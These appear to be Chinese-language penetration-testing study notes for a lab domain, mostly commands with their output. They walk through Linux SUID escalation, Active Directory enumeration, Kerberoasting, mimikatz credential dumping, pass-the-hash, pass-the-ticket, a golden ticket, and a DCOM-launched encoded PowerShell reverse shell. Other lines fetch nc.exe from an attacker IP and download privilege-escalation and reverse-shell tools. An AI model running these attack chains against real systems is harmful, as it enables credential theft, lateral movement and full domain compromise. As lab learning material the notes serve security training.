# -C {proccess name}
joe@debian-privesc:~$ ps u -C passwd
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1932  0.0  0.1   9364  2984 pts/0    S+   01:51   0:00 passwd

# 按"Uid"關鍵字篩選返回了四個參數，分別對應實際UID、有效UID、保存的設置UID和文件系統UID
joe@debian-privesc:~$ grep Uid /proc/1932/status
Uid: 1000 0 0 0

# 如果find 被賦予 suid 0
# -exec "/usr/bin/bash"：這部分告訴 find 在找到的每個文件上執行指定的命令
joe@debian-privesc:~$ find /home/joe/Desktop -exec "/usr/bin/bash" -p \;
bash-5.0# id
uid=1000(joe) gid=1000(joe) euid=0(root)
groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)

bash-5.0# whoami
root
```

```
joe@debian-privesc:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 169592 10176 ?        Ss   Aug16   0:02 /sbin/init
...
colord     752  0.0  0.6 246984 12424 ?        Ssl  Aug16   0:00 /usr/lib/colord/colord
# -C {proccess name}
joe@debian-privesc:~$ ps u -C passwd
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1932  0.0  0.1   9364  2984 pts/0    S+   01:51   0:00 passwd

joe@debian-privesc:~$ ip a
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:72:64 brd ff:ff:ff:ff:ff:ff
    inet 172.16.60.214/24 brd 172.16.60.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:7264/64 scope link
       valid_lft forever preferred_lft forever

# route or routel
joe@debian-privesc:~$ routel
         target           gateway         source    proto    scope    dev tbl
/usr/bin/routel: 48: shift: cant shift that many
        default     192.168.50.254                 static         ens192
    172.16.60.0 24                 172.16.60.214   kernel     link ens224
   192.168.50.0 24                 192.168.50.214   kernel     link ens192
      127.0.0.0         broadcast       127.0.0.1   kernel     link     lo local
      127.0.0.0 8           local       127.0.0.1   kernel     host     lo local

# -a 列舉所有連接，使用 -n 避免主機名解析，-p 顯示連接所屬的進程
joe@debian-privesc:~$ ss -anp
Netid      State       Recv-Q      Send-Q                              Local Address:Port                 Peer Address:Port
nl         UNCONN      0           0                                       0:461                             *
nl         UNCONN      0           0                                       0:323                             *
nl         UNCONN      0           0                                       0:457
```

```
joe@debian-privesc:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root 1.1K Oct 11  2019 /etc/crontab

/etc/cron.d:
/etc/cron.daily:
/etc/cron.hourly:
/etc/cron.monthly:
/etc/cron.weekly:
```

```
joe@debian-privesc:~$ crontab -l
joe@debian-privesc:~$ crontab -e
```

```
joe@debian-privesc:~$ cat /etc/iptables/rules.v4
# Generated by xtables-save v1.8.2 on Thu Aug 18 12:53:22 2022
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -p tcp -m tcp --dport 1999 -j ACCEPT
COMMIT
# Completed on Thu Aug 18 12:53:22 2022
```

```
joe@debian-privesc:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                          Version                      Architecture Description
+++-=================================-
============================================-============-
================================================================================
ii  accountsservice                0.6.45-2                     amd64        query and manipulate user account information
ii  acl                           2.2.53-4                     amd64        access control list - utilities
ii  adduser                       3.118                        all
```

```
joe@debian-privesc:~$ cat /etc/fstab
...
UUID=60b4af9b-bc53-4213-909b-a2c5e090e261 /               ext4    errors=remount-ro 0       1
# swap was on /dev/sda5 during installation
UUID=86dc11f3-4b41-4e06-b923-86e78eaddab7 none            swap    sw              0       0
/dev/sr0        /media/cdrom0   udf,iso9660 user,noauto     0       0

joe@debian-privesc:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=1001064k,nr_inodes=250266,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=204196k,mode=755)

joe@debian-privesc:~$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   32G  0 disk
|-sda1   8:1    0   31G  0 part /
|-sda2   8:2    0    1K  0 part
`-sda5   8:5    0  975M  0 part [SWAP]
sr0     11:0    1 1024M  0 rom
```

```
# lsmod 命令列舉已加載的內核模塊
joe@debian-privesc:~$ lsmod
Module                  Size  Used by
binfmt_misc            20480  1
rfkill                 28672  1

...
drm                   495616  5 vmwgfx,drm_kms_helper,ttm
libata                270336  2 ata_piix,ata_generic
vmw_pvscsi             28672  2
scsi_mod              249856  5 vmw_pvscsi,sd_mod,libata,sg,sr_mod

# modinfo 來查找有關特定模塊的更多信息。注意，此工具需要完整的路徑來運行。
joe@debian-privesc:~$ /sbin/modinfo libata
filename:       /lib/modules/4.19.0-21-amd64/kernel/drivers/ata/libata.ko
version:        3.00
license:        GPL
description:    Library module for ATA devices
```

```
author:         Jeff Garzik
srcversion:     00E4F01BB3AA2AAF98137BF
depends:        scsi_mod
retpoline:      Y
intree:         Y
name:           libata
vermagic:       4.19.0-21-amd64 SMP mod_unload modversions
sig_id:         PKCS#7
signer:         Debian Secure Boot CA
sig_key:        4B:6E:F5:AB:CA:66:98:25:17:8E:05:2C:84:66:7C:CB:C0:53:1F:8C
...
```

【Windows】【列舉】常用命令

```
powershell wget -Uri http://192.168.118.4/nc.exe -OutFile C:\Windows\Temp\nc.exe
```

```
net user
net user /domain
net user {name} /domain
net group /domain
net group "Sales Department" /domain
```

```
C:\Users\stephanie>net user jeffadmin /domain
The request will be processed at a domain controller for domain
corp.com.

User name                    jeffadmin
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/2/2022 4:26:48 PM
Password expires             Never
Password changeable          9/3/2022 4:26:48 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/20/2022 1:36:09 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

```
C:\Users\stephanie>net group /domain
The request will be processed at a domain controller for domain
corp.com.

Group Accounts for \\DC1.corp.com

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*Debug
*Development Department
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Management Department
*Protected Users
*Read-only Domain Controllers
*Sales Department
*Schema Admins
The command completed successfully.
```

```
PS C:\Users\jeff> net accounts
```

```
PS C:\Users\jeff> net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

有很多有用的信息，但讓我們首先關注鎖定閾值，這表示在鎖定之前的五次登錄嘗試。這意味著我們可以安全地嘗試四次登錄，然後才會觸發鎖定。儘管這可能看起來不多，我們還應該考慮鎖定觀察窗口，它表示在最後一次失敗登錄後的三十分鐘內，我們可以進行額外的嘗試。

```
# powershell 對分享資料夾可以直接用ls, cat 指令
PS C:\Tools> ls "\\FILES04.corp.com\Important Files"

    Directory: \\FILES04.corp.com\Important Files

Mode                 LastWriteTime         Length Name
```

```
----                ----------          ------ ----
-a----         12/7/2023   7:54 AM             78 proof.txt

PS C:\Tools> cat "\\FILES04.corp.com\Important Files\proof.txt"
OS{xxxxx}
```

```
powershell -ep bypass
# 取得所有localgroup
PS C:\Users\dave> Get-LocalGroup
...省略
Performance Monitor Users          Members of this group can access performance counter data locally and remotely
Power Users                        Power Users are included for backwards compatibility and possess limited adminis...
Remote Desktop Users               Members in this group are granted the right to logon remotely
Remote Management Users            Members of this group can access WMI resources over management protocols (such a...
Replicator                         Supports file replication in a domain
...省略

# 取得 "Administrators" 成員
PS C:\Users\mac> Get-LocalGroupMember Administrators

ObjectClass Name                    PrincipalSource
----------- ----                    ---------------
User        CLIENTWK221\Administrator Local
User        CLIENTWK221\offsec        Local
User        CLIENTWK221\roy           Local

# 取得 "Remote Management Users" 成員
PS C:\Users\dave> Get-LocalGroupMember "Remote Management Users"
ObjectClass Name                 PrincipalSource
----------- ----                 ---------------
User        CLIENTWK220\daveadmin Local
User        CLIENTWK220\steve     Local
```

```
# 取得 process 路徑
PS C:\Users\mac> Get-Process | Select-Object -ExpandProperty Path
...省略
C:\Program Files\WindowsApps\MicrosoftTeams_22287.702.1670.9453_x64__8wekyb3d8bbwe\msteams.exe
C:\Users\mac\AppData\Roaming\SuperCompany\NonStandardProcess.exe
C:\Users\mac\AppData\Local\Microsoft\OneDrive\OneDrive.exe
...省略
```

```
C:\Users\dave>powershell
# 查詢目前安裝程式
...省略
PS C:\Users\dave> Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" > out.log
...省略
PSProvider      : Microsoft.PowerShell.Core\Registry

(default)    : OS{xxxxx}
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninsta
               ll\flag
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninsta
               ll
PSChildName  : flag
PSDrive      : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry
...省略

# 找尋輸出並帶有OS文字
PS C:\Users\dave> type out.log | findstr "OS"
type out.log | findstr "OS"
 OS{xxxxx}
```

```
# 尋找檔案
# Get-ChildItem -Path {path} -Include {file pattern} -File -Recurse -ErrorAction SilentlyContinue
```

```
PS C:\Users\steve> Get-ChildItem -Path C:\Users\steve\ -Include *.txt,*.log -File -Recurse -ErrorAction SilentlyContinue
    Directory: C:\Users\steve\Contacts
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/6/2022   2:12 AM            168 logins.txt

PS C:\Users\steve> type C:\Users\steve\Contacts\logins.txt

https://myjobsucks.fr33lancers.com
user: steve
pass: thisIsWhatYouAreLookingFor
```

```
# Get-History 尋找歷史紀錄
PS C:\Users\mac> Get-History
PS C:\Users\mac> (Get-PSReadlineOption).HistorySavePath
C:\Users\mac\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\mac> type C:\Users\mac\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

OS{xxxxx}
Get-History
(Get-PSReadlineOption).HistorySavePath
```

【kali】解析度設定

- 【kali】解析度設定 【1400 X 900】
- 【VirtualBox】【檢視】-> 【全螢幕模式】
- 【VirtualBox】【虛擬畫面1】-> 【縮放至200%】

【Windows】【提權】Get-ObjectAcl 搜尋自己可管理帳號

Get-NetUser 找到自己 sid

```
# 方法一
PS C:\Tools> Get-NetUser -Identity stephanie

logoncount          : 122
badpasswordtime     : 9/27/2023 2:06:58 AM
distinguishedname   : CN=stephanie,CN=Users,DC=corp,DC=com
objectclass         : {top, person, organizationalPerson, user}
lastlogontimestamp  : 12/10/2023 4:47:22 AM
name                : stephanie
objectsid           : S-1-5-21-1987370270-658905905-1781884369-1104
samaccountname      : stephanie

# 方法二
PS C:\tools> Get-NetUser "stephanie" | select cn,objectsid

cn        objectsid
--        ---------
stephanie S-1-5-21-1987370270-658905905-1781884369-1104
```

Get-ObjectAcl 搜尋可管理帳號

Get-ObjectAcl | ? {$_.ActiveDirectoryRights -eq "GenericAll"} | ? {$_.SecurityIdentifier -match 'S-1-5-21-1987370270-658905905-1781884369-1104'} | select ObjectSID

```
Get-ObjectAcl | ? {$_.ActiveDirectoryRights -eq "GenericAll"} | ? {$_.SecurityIdentifier -match 'S-1-5-21-1987370270-658905905-1781884369-1104'} | select ObjectSID
```

Convert-SidToName sid 轉換成名稱

```
ObjectSID
---------
S-1-5-21-1987370270-658905905-1781884369-1126
S-1-5-21-1987370270-658905905-1781884369-19601

PS C:\Tools> Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-1126
CORP\Management Department
PS C:\Tools> Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-19601
CORP\robert
```

修改密碼，轉換身份登入

```
# net user /domain {name} {密碼}
PS C:\Users\stephanie> net user /domain robert A12345
The request will be processed at a domain controller for domain corp.com.
```

```
# 更換身份 執行cmd
# runas /user:{user} cmd
PS C:\Users\stephanie> runas /user:corp\robert cmd
Enter the password for corp\robert:
Attempting to start cmd as user "corp\robert" ...
```

【Windows】登入方法

密碼

取得方法:

- 密碼噴灑
  - crackmapexe
- hash破解

```
# impacket-GetUserSPNs => Kerberoasting攻擊 取得hash
# hashcat 破解

sudo impacket-GetUserSPNs -request -dc-ip 192.168.198.70 corp.com/meg
http/files04.corp.com   backupuser   CN=Domain Admins,CN=Users,DC=corp,DC=com  2023-12-11 10:36:14.564895  <never>
...
[-] CCache file is not found. Skipping...
$krb5tgs$23$*backupuser$CORP.COM$corp.com/backupuser*$096b74a0a8eadb71d68c1d148eeb9dda$4b0294e2de695f87fa4a024eefa

...
hash -> hashes.kerberoast3
...
sudo hashcat -m 13100 hashes.kerberoast3 /usr/share/wordlists/rockyou.txt -r demo.rule --force
```

```
└─$ sudo impacket-GetUserSPNs -request -dc-ip 192.168.198.70 corp.com/meg
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName    Name         MemberOf                                  PasswordLastSet             LastLogon
Delegation
----------------------  -----------  ----------------------------------------  --------------------------  ----------
----------------  -------------
HTTP/web04.corp.com     iis_service                                            2022-09-07 08:38:43.411468  2023-03-01
06:40:02.088156  unconstrained
HTTP/web04              iis_service                                            2022-09-07 08:38:43.411468  2023-03-01
06:40:02.088156  unconstrained
HTTP/web04.corp.com:80  iis_service                                            2022-09-07 08:38:43.411468  2023-03-01
06:40:02.088156  unconstrained
http/files04.corp.com   backupuser   CN=Domain Admins,CN=Users,DC=corp,DC=com  2023-12-11 10:36:14.564895  <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*iis_service$CORP.COM$corp.com/iis_service*$2a53370e56a8d31d4e3b1d5dd286a5ff$6093e1eafcd281330581824edaee
f527c632ddd25637667d3e5c500e3fb66d1f8e8f56621c0e31e0b5ac3bd9b0faeb4f80e2b1b956d1388cb08b579284f3d0653308f9c787c81b9fd
f86b2555348fbf3e137fd49b377f8d640beb7ab94d22257c93be836429ba628b20635a658659b4163aa70228282105105337 57b1ab78e5e7d6e94
c6672f9ba3d516474c731a7f65eaeb95bd8027b803de785ea23d337c0ec42c990457ac38d655b97604c6145e5c7ba7a20c2cbc8d67a6053c75ac9
```

NTLM

取得方法:

mimikatz.exe + impacket-wmiexec

```
C:\tools\mimikatz.exe
privilege::debug
lsadump::dcsync /user:corp\Administrator
```

```
...省略
mimikatz # lsadump::dcsync /user:corp\Administrator
[DC] 'corp.com' will be the domain
[DC] 'DC1.corp.com' will be the DC server
[DC] 'corp\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 8/16/2022 7:27:22 PM
Object Security ID   : S-1-5-21-1987370270-658905905-1781884369-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
```

```
impacket-wmiexec -hashes :2892d26cdf84d7a70e2eb3b9f05c425e Administrator@192.168.233.70
```

NTLM (沒有admin 找 同等權限帳號)

```
C:\tools\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 2421341 (00000000:0024f25d)
Session           : RemoteInteractive from 2
User Name         : offsec
Domain            : CLIENT74
Logon Server      : CLIENT74
Logon Time        : 2/20/2024 3:50:48 AM
SID               : S-1-5-21-4060895957-195960390-4124122524-1001
        msv :
         [00000003] Primary
         * Username : offsec
         * Domain   : CLIENT74
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
        tspkg :
        wdigest :
         * Username : offsec
         * Domain   : CLIENT74
         * Password : (null)
        kerberos :
         * Username : offsec
         * Domain   : CLIENT74
         * Password : (null)
```

```
/usr/bin/impacket-wmiexec -hashes :2892d26cdf84d7a70e2eb3b9f05c425e Administrator@192.168.233.72
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
```

```
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>

...登入
```

NTLM(pth)

```
C:\tools\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 1044456 (00000000:000fefe8)
Session           : RemoteInteractive from 2
User Name         : offsec
Domain            : CLIENT76
Logon Server      : CLIENT76
Logon Time        : 2/20/2024 7:33:53 AM
SID               : S-1-5-21-1798880304-3042387037-2047428623-1001
        msv :
         [00000003] Primary
         * Username : offsec
         * Domain   : CLIENT76
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
        tspkg :
        wdigest :
         * Username : offsec
         * Domain   : CLIENT76
         * Password : (null)
        kerberos :
         * Username : offsec
         * Domain   : CLIENT76
         * Password : (null)
        ssp :
        credman :
```

```
mimikatz # sekurlsa::pth /user:Administrator /domain:corp.com /ntlm:2892d26cdf84d7a70e2eb3b9f05c425e /run:powershell
user    : Administrator
domain  : corp.com
program : powershell
impers. : no
NTLM    : 2892d26cdf84d7a70e2eb3b9f05c425e
  |  PID  4432
  |  TID  4276
  |  LSA Process is now R/W
  |  LUID 0 ; 1854542 (00000000:001c4c4e)
  \_ msv1_0   - data copy @ 00000243D6EF4280 : OK !
  \_ kerberos - data copy @ 00000243D6FA2B78
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 00000243D6FBE418 (32) -> null

# 使用administraotr 開新powershell
```

```
PS C:\Windows\system32> whoami
client76\offsec
# 雖然還是offsec，但以切換admin hash

PS C:\Windows\system32> klist
```

```
Current LogonId is 0:0x1c4c4e

# no tickets
Cached Tickets: (0)
# 連線 web04
PS C:\Windows\system32> net use \\web04
The command completed successfully.

# 有 2 tickets
PS C:\Windows\system32> klist

Current LogonId is 0:0x1c4c4e

Cached Tickets: (2)

#0>     Client: Administrator @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 12/10/2023 10:52:33 (local)
        End Time:   12/10/2023 20:52:33 (local)
        Renew Time: 12/17/2023 10:52:33 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC1.corp.com

#1>     Client: Administrator @ CORP.COM
        Server: cifs/web04 @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 12/10/2023 10:52:33 (local)
        End Time:   12/10/2023 20:52:33 (local)
        Renew Time: 12/17/2023 10:52:33 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC1.corp.com

# 使用 PsExec.exe 連線 web04
PS C:\Windows\system32> C:\tools\SysinternalsSuite\PsExec.exe \\web04 cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

# 移動到web04
Microsoft Windows [Version 10.0.20348.887]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\administrator

C:\Windows\system32>
# .... 橫移成功 do something
```

Pass The Ticket (ptt)

```
# ticket 會放置在目前目錄
cd c:\tools
C:\tools\mimikatz.exe
privilege::debug
sekurlsa::tickets /export
```

```
C:\Users\jen>cd C:\Tools
C:\Tools>dir *.kirbi
 Volume in drive C has no label.
 Volume Serial Number is 686D-15D0

 Directory of C:\Tools

12/10/2023  11:04 AM             1,577 [0;104678]-0-0-40810000-dave@cifs-web04.kirbi
12/10/2023  11:04 AM             1,521 [0;104678]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi
12/10/2023  11:04 AM             1,577 [0;10add2]-0-0-40810000-dave@cifs-web04.kirbi
12/10/2023  11:04 AM             1,521 [0;10add2]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi
12/10/2023  11:04 AM             1,577 [0;137307]-0-0-40810000-dave@cifs-web04.kirbi
12/10/2023  11:04 AM             1,521 [0;137307]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi
...省略
```

```
# 回到mimikatz，使用以下指令攻擊，成功注入#
mimikatz # kerberos::ptt [0;104678]-0-0-40810000-dave@cifs-web04.kirbi

* File: '[0;104678]-0-0-40810000-dave@cifs-web04.kirbi': OK

PS C:\Windows\system32> klist

Current LogonId is 0:0xb8f86

Cached Tickets: (1)

#0>     Client: dave @ CORP.COM
        Server: cifs/web04 @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40810000 -> forwardable renewable name_canonicalize
        Start Time: 12/10/2023 11:01:33 (local)
        End Time:   12/10/2023 21:01:32 (local)
        Renew Time: 12/17/2023 11:01:32 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

# 利用SMB查詢
PS C:\Windows\system32> ls \\web04\backup


    Directory: \\web04\backup

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/13/2022   5:52 AM              0 backup_schemata.txt
-a----        12/10/2023  11:01 AM             78 flag.txt

# 取得flag
PS C:\Windows\system32> type \\web04\backup\flag.txt
```

DCOM

```
# kali
nc -lnvp 443
listening on [any] 443 ...
```

```
# 連到目標機呼叫kali反向shell
PS C:\Users\jen\Desktop> $dcom =
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.248.72"))
# powershell ... 編碼base64反向shell
PS C:\Users\jen\Desktop> $dcom.Document.ActiveView.ExecuteShellCommand("powershell",$null,"powershell -nop -w hidden -e
JABjAGwAaQBlAG4
AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABD
```

Golden Ticket

sid + krbtgt的NTLM Hash

```
C:\tools\mimikatz.exe

mimikatz # privilege::debug

mimikatz # lsadump::lsa /patch
# sid
Domain : CORP / S-1-5-21-1987370270-658905905-1781884369

RID  : 000001f6 (502)
# krbtgt
User : krbtgt
LM   :
# krbtgt ntlm
NTLM : 1693c6cefafffc7af11ef34d1c788f47
```

到中繼機器

```
# 彈出新powershell(管理者執行)
PS C:\Users\jen> Start-Process powershell -Verb runAs
PS C:\Windows\system32> cd C:\Tools
PS C:\Tools> .\mimikatz.exe
...省略
# 清除ticket
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK
# kerberos::golden /user:{username} /domain:corp.com /sid:{sid} /krbtgt:{krbtgt ntlm} /ptt
mimikatz # kerberos::golden /user:jen /domain:corp.com /sid:S-1-5-21-1987370270-658905905-1781884369
/krbtgt:1693c6cefafffc7af11ef34d1c788f47 /ptt
User      : jen
Domain    : corp.com (CORP)
SID       : S-1-5-21-1987370270-658905905-1781884369
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 1693c6cefafffc7af11ef34d1c788f47 - rc4_hmac_nt
Lifetime  : 12/10/2023 8:54:47 AM ; 12/7/2033 8:54:47 AM ; 12/7/2033 8:54:47 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'jen @ corp.com' successfully submitted for current session

# 啟用cmd
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF71995B800


####### 離開後連到 dc1 執行 cmd
C:\Tools>cd C:\Tools\SysinternalsSuite
C:\Tools\SysinternalsSuite>.\PsExec.exe \\DC1 cmd.exe
```

【轉載】Emotet病毒惡意文件分析實例

https://www.uuu.com.tw/Public/content/article/21/20210308.htm

主要是想寫 cyberchef 組合用法，有空再整理

【Mac】未安裝軟體

mac install for ctf
https://medium.com/@seitzmanuel/how-to-get-your-mac-osx-ready-for-playing-ctfs-hacking-6b6801250d1e

```
# homebrew
/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
brew update
```

```
curl https://bootstrap.pypa.io/get-pip.py > get-pip.py
python3 get-pip.py
python3 -m pip install pipx
ln -s <path_to_your_python_versions>/3.8/bin/pipx /usr/local/bin/pipx # for example
/Library/Frameworks/Python.framework/Versions/3.8/bin/pipx
```

```
brew install pyenv
brew install wget
brew install openssl
brew install pipx
brew install burp-suite
brew install wireshark
brew install samba
brew install swaks
brew install exploitdb
brew install john
brew install nmap
brew install gobuster
brew install metasploit
brew install sqlmap
brew install hashcat
brew install samba
brew install wpscanteam/tap/wpscan
brew install hydra
# 掃描工具
brew install nikto
or
brew install pyenv wget openssl burp-suite wireshark samba swaks exploitdb john nmap gobuster metasploit sqlmap hashcat samba
wpscanteam/tap/wpscan hydra nikto



# 文件掃描
brew install binwalk
# 無線網路密碼破解
brew install aircrack-ng
brew install owasp-zap
brew install ghidra
brew install exiftool
```

```
# NetExec
brew install pipx
pipx install git+https://github.com/Pennyw0rth/NetExec
```

```
# smbmap
git clone https://github.com/ShawnDEvans/smbmap.git /usr/local/Cellar/smbmap && python3 -m pip install -r
/usr/local/Cellar/smbmap/requirements.txt && ln -s /usr/local/Cellar/smbmap/smbmap.py /usr/local/bin/smbmap
# enum4linux
git clone https://github.com/CiscoCXSecurity/enum4linux.git /usr/local/Cellar/enum4linux && ln -s
/usr/local/Cellar/enum4linux/enum4linux.pl /usr/local/bin/enum4linux
```

```
pipx install crackmapexec
pipx install git+https://github.com/calebstewart/pwncat.git
```

```
# seclists
```

```
git clone https://github.com/3ndG4me/KaliLists.git /usr/local/share/wordlists && gzip -d /usr/local/share/wordlists/rockyou.txt.gz
wget -c https://github.com/danielmiessler/SecLists/archive/master.zip -O /tmp/master.zip ; unzip /tmp/master.zip -d /tmp ; mv /tmp/SecLists-master /tmp/seclists ; mv /tmp/seclists /usr/local/share/
```

```
# chisel
wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_darwin_amd64.gz -O chisel_osx.gz && gunzip -c chisel_osx.gz > linux/chisel_osx && rm chisel_osx.gz && chmod +x linux/chisel_osx
wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_amd64.gz -O chisel_linux_64.gz && gunzip -c chisel_linux_64.gz > linux/chisel_linux_64 && rm chisel_linux_64.gz
wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_386.gz -O chisel_linux_386.gz && gunzip -c chisel_linux_386.gz > linux/chisel_linux_386 && rm chisel_linux_386.gz
# PEASS-ng
wget https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/linPEAS/linpeas.sh -O linux/linpeas.sh
wget https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/winPEAS/winPEASbat/winPEAS.bat -O windows/winpeas.bat
wget https://github.com/carlospolop/PEASS-ng/raw/master/winPEAS/winPEASexe/binaries/Release/winPEASany.exe -O windows/winpeas.exe
wget https://github.com/carlospolop/PEASS-ng/raw/master/winPEAS/winPEASexe/binaries/Obfuscated%20Releases/winPEASany.exe -O windows/winpeas_obfuscated.exe
# linenum
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O linux/linenum.sh
# linux exploit suggester
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O linux/linux-exploit-suggester.sh
# lse
wget https://github.com/diego-treitos/linux-smart-enumeration/blob/master/lse.sh -O linux/lse.sh
# pspy
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64 -O linux/pspy64
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy32 -O linux/pspy32
# powerup
wget https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1 -O windows/powerup.ps1
# jaws
wget https://raw.githubusercontent.com/411Hall/JAWS/master/jaws-enum.ps1 -O windows/jaws-enum.ps1
# print spoofer
wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer32.exe -O windows/printspoof.exe
# powershells revs
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1 -O reverse_shells/invoke-powershelltcp.ps1
# php rev shell
